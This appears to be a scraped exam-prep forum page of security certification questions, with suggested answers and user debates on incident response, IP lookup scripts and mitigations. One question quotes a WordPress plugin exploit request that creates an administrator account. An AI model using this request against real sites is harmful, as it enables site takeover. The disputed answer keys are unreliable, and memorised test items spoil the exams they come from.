An insider threat refers to a person within an organization (in this case, the user) who poses a threat to the organization's security. Insider threats can be unintentional, such as when a user unknowingly downloads and spreads malware.

upvoted 3 times

🗲️ 👤 **ms123451** 1 year, 9 months ago

Selected Answer: C

Insider Threat

upvoted 2 times

🗲️ 👤 **Masco** 1 year, 10 months ago

Correct answer is C


upvoted 1 times

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

Suggested Answer: A

Community vote distribution



RobV Highly Voted 1 year ago

Selected Answer: A

When a security analyst believes a single virtual server has been compromised and has isolated it from the network, the next steps for the CSIRT (Computer Security Incident Response Team) should focus on investigating and containing the incident. In this context, the most appropriate action would be:

- A. Take a snapshot of the compromised server and verify its integrity

Explanation:

Take a snapshot: Creating a snapshot involves capturing the current state of the virtual server, including its configuration and data. This snapshot can serve as a forensic image for later analysis.

Verify its integrity: The CSIRT should analyze the snapshot to identify signs of compromise, understand the extent of the incident, and determine the nature of the compromise. Verifying the integrity involves checking for any unauthorized changes, unusual activities, or indicators of compromise.

upvoted 8 times

[Removed] Highly Voted 1 year, 1 month ago

Selected Answer: A

Preserve the evidence after isolation. B makes sense no sense immediately after isolating. You would restore the system and lose all data prior to collecting for evidence / investigation? NIST doesn't recommend restoring prior to collecting the data...

upvoted 5 times

Frog_Man Most Recent 1 year, 1 month ago

Going with "A" based upon CompTia's 6 step method to troubleshooting. Identify the problem, Establish a theory of probable cause Test the Theory. "A" would be the third step. It is a CompTia exam.

upvoted 2 times

beaup 1 year, 1 month ago

Selected Answer: B

According to NIST Incident Response, once the infected system has been contained, the next step would be eradication & recovery (ie. restore the infected system) then you would verify the malware has been removed.

upvoted 2 times

[Removed] 1 year, 1 month ago

Preserve the evidence after isolation. B makes sense no sense immediately after isolating. You would restore the system and lose all data prior to collecting for evidence / investigation? NIST doesn't recommend restoring prior to collecting the data...

upvoted 3 times

kmordalv 1 year, 3 months ago

Selected Answer: A

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

upvoted 3 times

During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

- A. Disk contents
- B. Backup data
- C. Temporary files
- D. Running processes

Suggested Answer: D

Community vote distribution

D (100%)

RobV Highly Voted 1 year ago

Selected Answer: D

Running processes (D): This includes currently executing programs and services and is highly volatile as it can change rapidly.

Temporary files (C): Temporary files may contain information relevant to the incident and are relatively more volatile than disk contents and backup data.

Disk contents (A): Disk contents are less volatile than running processes and temporary files, as they represent the stored data on the disk.

Backup data (B): Backup data is typically the least volatile as it represents a snapshot of the system at a previous point in time.

upvoted 11 times

Alizade Most Recent 1 year, 1 month ago

Selected Answer: D

The correct answer is D. Running processes

upvoted 1 times

kmordalv 1 year, 3 months ago

Selected Answer: D

The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed.

upvoted 4 times

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?


- A. `function w() { a=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $a" }`
- B. `function x() { b=tracert -m 40 $1 | awk 'END{print $1}' && echo "$1 | $b" }`
- C. `function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short }`
- D. `function z() { c=$(geoiplookup $1) && echo "$1 | $c" }`

Suggested Answer: C

Community vote distribution

C (89%)

11%

 **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: C

This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

upvoted 14 times

 **[Removed]** 1 year, 7 months ago

ChatGPT is wrong here again... Answer is D. Straight forward geo ip lookup. Question states same company and region, so Geo search is the most plausible.

upvoted 3 times

 **deeden** Highly Voted 1 year, 7 months ago

Selected Answer: C

has anyone tried this in live environment? from testing, it appears C is the best option here. try running this command in linux shell to compare result. output from options A and B does not make any sense.

C. `dig 8.8.8.8.origin.asn.cymru.com TXT +short`

D. `geoiplookup 8.8.8.8`

upvoted 7 times

 **yecaced** Most Recent 3 months, 1 week ago

Selected Answer: C

Correct Answer: C. `function y() (ASN Lookup via dig)`

Why?

The goal is to identify possible network addresses from different source networks belonging to the same company and region.

ASN (Autonomous System Number) lookups help correlate IPs to the same organization or network.

function y() uses dig to perform a reverse DNS lookup and query ASN records, which can group related IPs under the same network.

upvoted 1 times

 **Lilik** 10 months, 1 week ago

C is correct. Dig is showing information from the DNS names.

upvoted 1 times

 **b0ad9e1** 1 year, 6 months ago

Selected Answer: C

Key request is "different source networks belonging to the same company and region"

geoiplookup will give you regions, but not confirm that different source networks belong to the same company.

Using dig to will give you the ASNs of all the IPs so you will know who owns it as well as the regions.

upvoted 3 times

🗨️ 👤 **RobV** 1 year, 6 months ago

Selected Answer: C

Option C is more likely to help identify network addresses from the same company and region. It uses the dig command to perform a reverse DNS lookup, extracts information about the origin ASN (Autonomous System Number), and can be useful for identifying networks. Option D uses geoiplookup and may not provide as detailed information about the network and its region.

upvoted 4 times

🗨️ 👤 **VVV4WIN** 1 year, 7 months ago

Selected Answer: D

D all the way because region lookup is done with geoiplookup

upvoted 1 times

🗨️ 👤 **daddylonglegs** 1 year, 5 months ago

Except the question isn't asking about region lookup. The question is saying that the analyst is looking for possible network addresses from different source networks.

upvoted 5 times

🗨️ 👤 **LoneStarChief** 11 months, 3 weeks ago

Then I guess you missed this part of the question: "same company and region." which makes it 'D' but that is just my 2cents.

upvoted 3 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: D

Answer is D. Straight forward geo ip lookup. Question states same company and region, so Geo search is the most plausible.

c=\$(geoiplookup \$1)/ This is a command to look up the geo location of the IP address specified

upvoted 2 times

🗨️ 👤 **ocord14** 1 year, 6 months ago

it does but how does this command ensures it belongs to the company? the dig command and PTR should give enough information about the company ownership of the IP address.

upvoted 5 times

🗨️ 👤 **Frog_Man** 1 year, 9 months ago

D because the question is looking for region.

upvoted 1 times

🗨️ 👤 **daddylonglegs** 1 year, 5 months ago

No the question is looking for network addresses, it only says that they are from the same country and region. Read the whole question

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 9 months ago

Selected Answer: C

THEY ARE TRYING TO TRICK YOU

Be careful with the syntax; it looks like there might be a typo in the original function ("geoiplookup\$1" should be "geoiplookup \$1").

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 9 months ago

Sorry, I meant D.

"To identify possible network addresses from different source networks belonging to the same company and region, you would likely benefit from geolocation information and perhaps some network routing information. Among the choices given, function z() using geoiplookup "

upvoted 1 times

A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

- A. `function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }`
- B. `function x() { info=$(geoiplookup $1) && echo "$1 | $info" }`
- C. `function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }`
- D. `function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`

Suggested Answer: B

Community vote distribution

B (100%)

 **king_basir88** Highly Voted 8 months ago

Just remember the answer choice that has "geoip"; easier to remember that way if you just want to pass the test.

upvoted 7 times

 **sigmarseifer** Most Recent 1 year, 1 month ago

C. While geographic information (provided by geoiplookup) can help determine the region of an IP address, it does not provide specific information about organizational ownership. The primary goal here is to identify network addresses that belong to the same company, which is more accurately achieved through ASN information.


Thus, despite the comments suggesting otherwise, Option C remains the best choice because it provides ASN information, which is essential for grouping IP addresses by the organization that owns them.

Correct Choice

C. `function y() { dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." 'in-addr' '{print $1}').origin.asn.cymru.com TXT +short }`

This function directly achieves the goal of identifying network addresses belonging to the same company by using ASN information.

upvoted 1 times

 **6b6bb95** 2 months, 1 week ago

This comment is certainly for the precedent question.

upvoted 1 times

 **sigmarseifer** 1 year, 1 month ago


I think chatGPT confused the question, after asking again:

Based on the objective to identify IP addresses from the same country, the most appropriate function is:

B. `function x() { info=$(geoiplookup $1) && echo "$1 | $info" }`

This function directly uses geoiplookup to provide geographic location information, including the country of the IP address, which is essential for identifying if IP addresses are from the same country.


upvoted 1 times

 **RobV** 1 year, 6 months ago

Selected Answer: B

B. `function x() { info=$(geoiplookup $1) && echo "$1 | $info" }`

upvoted 3 times

 **deeden** 1 year, 7 months ago

Selected Answer: B

geoiplookup 8.8.8.8

upvoted 3 times

 **[Removed]** 1 year, 7 months ago

Selected Answer: B

No other options include anything directly relevant to location. Geo IP lookup looks up an IP by it's geographic location.

upvoted 4 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

info=\$(geoiplookup \$1): This line uses the geoiplookup command to look up the geo location of the IP address specified

upvoted 2 times

🗨️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: B

B. function x() { info=\$(geoiplookup \$1) && echo "\$1 | \$info" }

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: B

This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

upvoted 4 times

A security analyst obtained the following table of results from a recent vulnerability assessment that was conducted against a single web server in the environment:

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

Which of the following should be completed first to remediate the findings?

- A. Ask the web development team to update the page contents
- B. Add the IP address allow listing for control panel access
- C. Purchase an appropriate certificate from a trusted root CA
- D. Perform proper sanitization on all fields

Suggested Answer: C -

Community vote distribution

D (100%)

🗳️ 👤 **[Removed]** Highly Voted 1 year, 1 month ago

Selected Answer: D

OWASP TOP 10. Input sanitization. C is NOT correct.
upvoted 10 times

🗳️ 👤 **deeden** Highly Voted 1 year ago

Selected Answer: D

Agree with option D because user input has High impact and Low complexity. Not sure whether field sanitization will resolve error message handling as well, but it should be third, next to SSL certificate.
upvoted 6 times

🗳️ 👤 **deeden** 1 year ago

Actually, scratch that, control panel first before error message display.
upvoted 2 times

🗳️ 👤 **xplosive** Most Recent 12 months ago

Selected Answer: D

INPUT VALIDATION
upvoted 3 times

🗳️ 👤 **RobV** 1 year ago

Selected Answer: D

D. Perform proper sanitization on all fields
upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: D

D would get you the easiest path to some kind of command execution on the server.
upvoted 5 times

🗳️ 👤 **Demarco** 1 year, 2 months ago

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application

upvoted 4 times

🗨️ 👤 **Saleh00** 1 year, 3 months ago

On the occasion of this scenario, he said first he didn't say second, so I see that sterilizing the fields and inputs is what an analyst or addict should do at the beginning, so his answer is D

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: D

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment

upvoted 4 times

🗨️ 👤 **nmap_king_22** 1 year, 3 months ago

Selected Answer: D

D looks like the best answer here. Input sanitization

upvoted 2 times

🗨️ 👤 **ms123451** 1 year, 3 months ago

Selected Answer: D

Input sanitization is in OWASP top 10, self signed certificate is fine, what if it is internal? doesn't need a CA issued certificate and not as significant compared to input sanitization which can harm integrity of database


upvoted 3 times

While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

- A. Shut the network down immediately and call the next person in the chain of command.
- B. Determine what attack the odd characters are indicative of.
- C. Utilize the correct attack framework and determine what the incident response will consist of.
- D. Notify the local law enforcement for incident response.

Suggested Answer: B

Community vote distribution



🗨️ 👤 **LiveLaughToasterBath** Highly Voted 👍 1 year, 7 months ago

Selected Answer: B

Do we know what the odd characters are indicative of yet? Is this an attack? We need to investigate and determine if this is an incident first before we consult an attack framework.

upvoted 32 times

🗨️ 👤 **[Removed]** Highly Voted 👍 1 year, 7 months ago

Selected Answer: C

Y'all need to quit using ChatGPT. The correct choice is C.

NOT A) You can't just shut down an entire network. It hasn't been confirmed to be malicious. This is not a good containment practice.

NOT B) This is part of the incident analysis process. This just tells you what kind of attack it may be. Your attack framework would be able to identify this better (option C).

C. Is correct. Your attack response framework (Kill Chain, MITRE, DIAMOND) will guide your response, and from there, you would begin your incident response, which will include option B and D by the way. You don't just willy nilly take whatever response approach you wish to. Your framework will guide your response.

NOT D) It's not always necessary if you are not regulated. Also, this part of incident response process. Option C would include this and is a better option.

upvoted 26 times

🗨️ 👤 **f90ecff** Most Recent 🕒 2 months, 1 week ago

Selected Answer: B

Analyzing web logs with odd characters often points to a potential injection attack, like SQL injection or cross-site scripting (XSS).

Before escalating, it's important to identify the nature of the attack – this helps determine the severity and the proper response.

Jumping to actions like shutdowns (A) or law enforcement notification (D) is premature without confirming what's going on.

While C (using a framework like MITRE ATT&CK or the NIST IR process) is a good long-term step, it comes after initial triage and identification.

upvoted 1 times

🗨️ 👤 **Zayn911** 4 months, 3 weeks ago

Selected Answer: C

B is part of C.

Also, this sounds like fuzzing.

upvoted 2 times

🗨️ 👤 **Wolf541** 4 months, 4 weeks ago

Selected Answer: C

The best choice seems to be C

upvoted 2 times

🗨️ 👤 **passingtoday** 5 months, 2 weeks ago

Selected Answer: B

Option C. Utilize the correct attack framework and determine what the incident response will consist of is also a valid step in the incident response process. However, before utilizing an attack framework and determining the incident response, it is essential to first identify and understand the nature of the attack.

Determining what attack the odd characters are indicative of (Option B) is a more immediate and specific action that helps in identifying the type of attack. Once the attack type is identified, the analyst can then proceed to utilize the appropriate attack framework and determine the incident response plan.

In summary, Option B is a more immediate step that leads to Option C. Both steps are important, but identifying the attack type comes first in the sequence of actions.

upvoted 3 times

🗨️ 👤 **Thanks_stoneface** 6 months ago

Selected Answer: B

Incident response doesn't make sense, they use the word "odd", it could be benign activity that the analyst just isn't familiar with.

upvoted 3 times

🗨️ 👤 **Learner213** 7 months ago

Selected Answer: C

Follow the guidelines and the standard operating procedures.

upvoted 2 times

🗨️ 👤 **wajdi** 7 months, 1 week ago

the correct response is B; typically, when we have suspicions, we need to investigate further to confirm whether there is a real attack before starting the incident response plan

upvoted 2 times

🗨️ 👤 **iMo7ed** 9 months ago

Selected Answer: C

I go for C

upvoted 1 times

🗨️ 👤 **voiddraco** 10 months, 3 weeks ago

I'd choose B cause how can you determine what incident response will consist of if you don't even know what type of attack it is first? I get why ppl picked C but still

upvoted 1 times

🗨️ 👤 **voiddraco** 10 months, 3 weeks ago

Revised and yeah C is right. they actually discussed this on a podcast and a couple youtube videos.

upvoted 3 times

🗨️ 👤 **cartman_sc** 1 year, 1 month ago

Selected Answer: C

Essa escolha permite uma abordagem organizada e abrangente, garantindo que o tipo de ataque seja identificado e que os passos apropriados para mitigação e resposta sejam seguidos de acordo com as melhores práticas de segurança.

upvoted 2 times

🗨️ 👤 **Geronemo** 1 year, 1 month ago

Selected Answer: C

Honestly, C is the only one that makes logical sense... choose c... trust me, scored an 827 on my exam

upvoted 2 times

🗨️ 👤 **BanesTech** 1 year, 2 months ago

Selected Answer: B

Analyzing the odd characters in the request line can help determine if they are part of a known attack pattern or if they indicate malicious activity. This step involves investigating the nature of the characters, such as whether they resemble SQL injection attempts, cross-site scripting (XSS) payloads, or other types of injection attacks. Once the nature of the attack is identified, appropriate response actions can be taken, such as implementing security controls to mitigate the attack, blocking malicious IP addresses, or patching vulnerable systems. Options A, C, and D are not suitable as immediate next steps without first understanding the nature and severity of the incident through analysis.

upvoted 1 times

🗨️ 👤 **cyberwolfhooah** 1 year, 4 months ago

Selected Answer: C



upvoted 2 times

  **daddylonglegs** 1 year, 5 months ago

Selected Answer: B

How can you determine what incident response will consist of if you don't even know what type of attack it is first, if it is even an attack at all and not just a false positive?

upvoted 3 times

  **RobV** 1 year, 6 months ago



Selected Answer: B

B. Determine what attack the odd characters are indicative of.

In the context of reviewing web server logs, the most immediate and practical step is to investigate the nature of the odd characters in the request line. This involves understanding the patterns, syntax, and characteristics of these entries to determine if they are indicative of a particular attack or anomaly.

Simply shutting down the network (option A) or notifying law enforcement (option D) without understanding the nature of the issue might be premature and could disrupt normal operations unnecessarily. Utilizing the correct attack framework (option C) may come into play after identifying the attack type, but the initial focus should be on understanding the nature of the odd characters to assess the potential threat.

upvoted 3 times

  **jcm3** 1 year, 6 months ago


We get it bro you really love ChatGPT

upvoted 1 times

  **daddylonglegs** 1 year, 5 months ago

Not everyone that disagrees with you is using ChatGPT dude

upvoted 2 times

  **bettyboo** 1 year, 3 months ago

I happen to have a paid subscription of Copyleaks and he is, indeed, using ChatGPT. I just checked his answer on it. Came ALL red.

upvoted 1 times

  **high_My_name_is** 1 year, 2 months ago

GPTZero backs up this claim

upvoted 1 times

A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?

- A. Service-level agreement
- B. Change management plan
- C. Incident response plan
- D. Memorandum of understanding

Suggested Answer: C

Community vote distribution

C (100%)

🗳️ 👤 **[Removed]** **Highly Voted** 👍 7 months ago

Selected Answer: C

C) incident response plan

Let's go through the process of elimination

A and D are both related to vendor contracts. SLA and MOU. B doesn't apply since we don't anything stating the incident was caused as a result of faulty change management. C is the only logical choice. With a clearly defined incident response plan, there won't be any finger pointing or asking who is in charge of what. Everyone will have clearly defined roles

upvoted 8 times

🗳️ 👤 **Alizade** **Most Recent** 🕒 7 months, 2 weeks ago

Selected Answer: C

The answer is C. Incident response plan.

upvoted 1 times

🗳️ 👤 **nmap_king_22** 9 months, 4 weeks ago

Selected Answer: C

To address the issue of determining who should conduct the next steps following a security event, the security team should create:

C. Incident response plan

Explanation:

An incident response plan outlines the procedures, roles, and responsibilities for responding to security incidents within an organization. It provides clear guidance on how to handle different types of incidents, including who is responsible for what actions during and after an incident.

upvoted 2 times

🗳️ 👤 **kmordalv** 10 months ago

Selected Answer: C

C, seems to be the most logical answer

upvoted 1 times

A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

- A. Geoblock the offending source country.
- B. Block the IP range of the scans at the network firewall.
- C. Perform a historical trend analysis and look for similar scanning activity.
- D. Block the specific IP address of the scans at the network firewall.

Suggested Answer: B

Community vote distribution

A (80%)

B (20%)

🗳️ 👤 **[Removed]** Highly Voted 1 year, 7 months ago

Selected Answer: A

A is correct! Based on my work experience as an information security analyst. Re-read the question carefully. There's a reason it states the business does NOT conduct business with them. So the reasoning about it blocking legitimate traffic from users there or the CEO going on vacation there go out the window. Why would you allow incoming connections from a country you do no business with? Additionally, blocking just the range of IPs isn't a good option since the attacker can just use an IP outside of that range and they are in.

Blocking by geolocation is a common practice. China, Russia, Moldova, etc.
upvoted 21 times

🗳️ 👤 **JimmyJohnSubs** 1 year, 2 months ago

In my opinion, this is a trick question. They are leading you to believe the country is an unfriendly country like Russia or China but what if you are not doing business with Canada and you geoblock the country. This will have an impact where users won't be able to browse certain websites or use certain services like VoIP Trunking just to list as an example. Microsoft products communicate with IPs in many different countries around the world. The two possible answers are A or D. I believe the answer is D in this case. B doesn't make sense since the scan source will either be a single IP or it will come from many random IPs that are not in any particular subnet that can be blocked.
upvoted 5 times

🗳️ 👤 **bmadajczyk** 1 year, 6 months ago

What if the country isn't China, Russia, Moldova? Based on my working experience it would be B. A is way to broad and blocking whole country based on 1 scanning IP is straight up stupid if it's not a high risk country.
upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Also, this is common practice to block countries conducting unauthorized port scanning. Lookup recyber.net on Reddit.
https://www.reddit.com/r/pfBlockerNG/comments/x0gty6/anyone_else_getting_a_ton_of_recyber_pings/

They have a lot of reports on AbuseIPDB for that exact reason. Port scanning.
upvoted 4 times

🗳️ 👤 **LiteralGod** Highly Voted 1 year, 8 months ago

Selected Answer: A

There's a reason the question mentions them not having any business in the source IP's country.
upvoted 7 times

🗳️ 👤 **Susan4041** Most Recent 2 months, 2 weeks ago

Selected Answer: A

They can always change their IP so A is right its a country they do not do business with.
upvoted 1 times

🗳️ 👤 **Susan4041** 2 months, 4 weeks ago

Selected Answer: B

A is too aggressive B makes more sense.
upvoted 1 times

🗨️ 👤 **GDLY** 7 months ago

Selected Answer: A

A is correct. Multi-billion dollar organization that I work for blocks every country we do not do business with. We make exceptions on a per user basis when they are out of the country
upvoted 3 times

🗨️ 👤 **8f1fc75** 9 months, 2 weeks ago

Another poorly worded question here.
It could be A or B.
upvoted 1 times

🗨️ 👤 **Lilik** 10 months, 3 weeks ago

Selected Answer: A

unusual network scanning activity - red flag. country i dont do business with - red flag. geoblock!
upvoted 2 times

🗨️ 👤 **mmsbaseball3** 11 months ago

Selected Answer: A

There is literally ZERO reason to have any traffic coming from that source country as they do not conduct business with them. If you block a specific IP range then the attacker can just spoof or obtain new IPs from the source country and continue their attack. Blocking the country as a whole will mitigate the risk forcing the attacker to utilize other TTPs. For those who are arguing for option 'B' because maybe the CEO may travel; in the real world the CEO will typically get with the SOC to advise of their upcoming vacation and ask for apolicy or exception to be put in place for his network access.
upvoted 2 times

🗨️ 👤 **cartman_sc** 1 year, 1 month ago

Selected Answer: A

A CompTIA tratou como geoblock a melhor opção no exame da Security+, então seguirei dessa forma.
upvoted 1 times

🗨️ 👤 **MMK777** 1 year, 1 month ago

Selected Answer: B

when you block the IP range for a public from that country will be as good as block the whole country
upvoted 1 times

🗨️ 👤 **bettyboo** 1 year, 3 months ago

Selected Answer: A

I choose A. Geoblock the offending source country, because we do it at my work and because the question specifically mentions that the company does not do business with that WHOLE country, and we know how CompTIA plays this game.
upvoted 4 times

🗨️ 👤 **sheilawu** 1 year, 5 months ago

Selected Answer: A

I vote for A, cus our company is doing this so.
upvoted 5 times

🗨️ 👤 **Budin** 1 year, 5 months ago

Selected Answer: A

Blocking high risk country that you did not have "business relation"
upvoted 1 times

🗨️ 👤 **bmadajczyk** 1 year, 6 months ago

Selected Answer: B

I would agree with A if the country would be specify as a high risk country. In this case let's say you are german company not doing business in Belgium. Isn't geoblocking whole Belgium after 1 scan like shooting a fly with the nuke?
upvoted 1 times

🗨️ 👤 **voiddraco** 1 year, 4 months ago

I choose A but I also understand your point but you are reading more into it. With Comptia you gotta take it as it is in the question, thats what I got from taking all their certs, never over analyze.
upvoted 2 times



🗨️ 👤 **[Removed]** 1 year, 7 months ago

A is correct! Based on my work experience as an information security analyst. Re-read the question carefully. There's a reason it states the business does NOT conduct business with them. So the reasoning about it blocking legitimate traffic from users there or the CEO going on vacation there go

out the window. Why would you allow incoming connections from a country you do no business with? Additionally, blocking just the range of IPs isn't a good option since the attacker can just use an IP outside of that range and they are in.

Blocking by geolocation is a common practice. China, Russia, Moldova, etc.

upvoted 3 times

  **DanJia** 1 year, 7 months ago

A. based on my working experience

upvoted 2 times

  **Saleh00** 1 year, 9 months ago

I see that banning the geographical scope is better and it is true because in Sario, he explained to us important data that he does not deal with this company and that there is no dealing with this country with a company, that is, why I only ban IP may be an intruder or a hacker who wants to collect information or hack my company's system, and if I block ABB, I will not benefit, I may have a thousand IP deceive or in other ways as long as I do not work with us, take a geographical domain and there is no work in my company with them, I see that the best solution is the best closure or a geographical ban, so the answer to a geographical ban

upvoted 2 times

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:


```
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
```

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory `trx_addons` to read only for all users.
- D. Set the directory `V2` to read only for all users.

Suggested Answer: A

Community vote distribution



kmordalv Highly Voted 1 year, 10 months ago

Selected Answer: A

Correct.

The provided snippet represents an attempt to exploit a vulnerability using a crafted URL to target the `/wp-json/trx_addons/V2/get/sc_layout` endpoint, with parameters indicating a potential attack on WordPress to insert a user with an administrator role. To mitigate this attack, you would want to focus on preventing unauthorized user creation and limiting access to sensitive endpoints.

upvoted 7 times

nmap_king_22 Highly Voted 1 year, 9 months ago

Selected Answer: A

o mitigate the attack represented by this snippet, you would typically implement controls at the web server level or within the web application itself. Here's the analysis of the options:

A. Limit user creation to administrators only:

This control would help restrict user creation privileges, but it may not directly address the specific URL path or vulnerability being targeted in the snippet (`/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator`). It's important to address the vulnerability at the application level.

upvoted 5 times

ada26b1 Most Recent 2 months, 4 weeks ago

Selected Answer: A

The exploit shown in the snippet attempts to manipulate the `wp_insert_user` function in WordPress by passing the `role=administrator` parameter. This is a common type of privilege escalation attempt, where an attacker is trying to gain administrator privileges on the server. The exploit attempts to exploit the `wp-json/trx_addons/V2/get/sc_layout` endpoint, which may allow the attacker to create or manipulate users with elevated privileges.

upvoted 1 times

457e89a 4 months, 1 week ago

Selected Answer: B

The best control to mitigate the attack is B. Limit layout creation to administrators only.

Rationale:

The exploit abuses the `/sc_layout` endpoint in the `trx_addons` plugin, which appears to allow arbitrary function execution (e.g., `wp_insert_user`) via the `sc` parameter. This suggests the plugin does not properly validate user permissions or sanitize input. By restricting layout creation to administrators, the endpoint would require admin privileges to access, preventing unauthorized users (or attackers) from exploiting it to create malicious administrator accounts.



upvoted 1 times

kinny4000 9 months ago

Selected Answer: C



Option C is the strongest way to mitigate the attack, although it may slow down operations by limiting access to even administrators, but the question does ask for the BEST way to mitigate. Setting user creation to admin only might not stop the 0-day exploit, as it may bypass normal account creation methods.

upvoted 2 times

  **pinderanttal** 8 months, 3 weeks ago

The c option is wrong, If all users can read the file that means they can somehow execute the snippet, the A option can allow only administrators to create new users and they can set roles as requirements. either readable by administrators only or by non.

upvoted 1 times

  **Jay2021aws** 9 months, 4 weeks ago

The answer is B. A is not relevant because the script is not creating a user. It is a privilege escalation and the exploit is trying to interact with layout creation functionality and manipulate user roles. C&D are an instant no go because making them read only means the Admins can't manipulate or alter!!

upvoted 1 times

  **yeahnodonthinkso** 6 months, 1 week ago

The script IS creating a user. Description I found of this exact vuln: "This ultimately allowed for WordPress functions like wp_insert_user to be executed allowing attackers the ability to inject administrative user accounts and take over sites."

The answer is A.

upvoted 1 times

  **cartman_sc** 1 year, 1 month ago

Selected Answer: A

A vulnerabilidades está no endpoint!

upvoted 1 times

  **captaintoadyo** 1 year, 1 month ago

Selected Answer: A

The vulnerability lies within the endpoint, not necessarily within the files themselves so limiting access to admins would make no difference in this case

upvoted 1 times

  **bettyboo** 1 year, 3 months ago

Selected Answer: A

A. Limit user creation to administrators only.

upvoted 4 times

  **FATWENTYSIX** 1 year, 4 months ago



Selected Answer: C

Those attacks target administrative user account creation. If you are running the ThemeREX Addons plugin on your site and you discover a new suspicious administrative account, it is very likely that your site was compromised due to this vulnerability. So, limiting the account creation to the administrator won't stop it if the threat actor is able to escalate the privilege to admin anyway. Quick fix, Remove file wp-content/plugins/trx_addons/includes/plugin.rest-api.php If the file is not in your plugin, then there is no problem at all.

Then, delete the following line of code in wp-content/plugins/trx_addons/trx_addons.php file: require_once TRX_ADDONS_PLUGIN_DIR_INCLUDES . 'plugin.rest-api.php';

but since the above option is not available as an answer, I will go with C.



upvoted 2 times

  **ReViive** 1 year, 4 months ago

Selected Answer: A

If only designated admins can make users the exploit does not work without escalating privileges.

upvoted 1 times

  **Budin** 1 year, 5 months ago

Selected Answer: A

/wp-json/: This is the standard prefix for the WordPress REST API.

trx_addons/V2/get/sc_layout: This suggests a custom endpoint provided by the trx_addons plugin or theme. It could be used for getting information about layouts.

sc=wp_insert_user&role=administrator: These are parameters passed to the endpoint. It indicates a request to insert a WordPress user with the role of an administrator

Implement strong access controls to restrict access to sensitive actions like user creation to authorized users only.

upvoted 2 times

🗨️ 👤 **Rezaee** 1 year, 5 months ago

Selected Answer: A

A. Limit user creation to administrators only.

upvoted 1 times

🗨️ 👤 **f2killer** 1 year, 6 months ago

Selected Answer: C

Is there a reason for the `trx_addons` directory to be visible by all users?

Wouldn't be a better option to limit the access to admin only?

upvoted 3 times

🗨️ 👤 **throughthefray** 1 year, 6 months ago

You didnt read the answer. It says set the directory to READ ONLY FOR ALL USERS. meaning even the admin would only be able to view the directory and would not be able to edit them. that automatically takes out both C and D

upvoted 7 times

🗨️ 👤 **3be4f49** 1 year, 3 months ago

This is actually common practice when it comes to system security. For example, in Linux, you typically leave your `/etc/sudoers` file and your `/etc/hosts` file as readonly. If an admin needs to make changes to the file, they can temporarily add write permissions to the file, only long enough to make the desired change.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 9 months ago

Selected Answer: B

